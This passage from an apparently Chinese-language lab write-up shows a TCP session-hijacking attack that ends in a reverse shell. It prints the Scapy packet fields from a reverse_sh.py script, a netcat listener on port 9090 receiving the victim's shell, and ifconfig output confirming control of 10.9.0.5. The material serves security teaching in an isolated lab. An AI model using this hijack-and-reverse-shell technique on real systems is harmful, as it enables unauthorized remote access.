root@VM:/volumes# reverse_sh.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 37234           (20)
```

③观察结果，连接攻击机成功：

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 37144
seed@868d3fad9b7f:~$
```

（4）在攻击机上通过 ifconfig 命令查看是否成功创建“Reverse Shell”；

```
seed@868d3fad9b7f:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 288  bytes 25148 (25.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 197  bytes 17244 (17.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28  bytes 2660 (2.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2660 (2.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

显示内容为服务器所在 ip 地址，创建成功！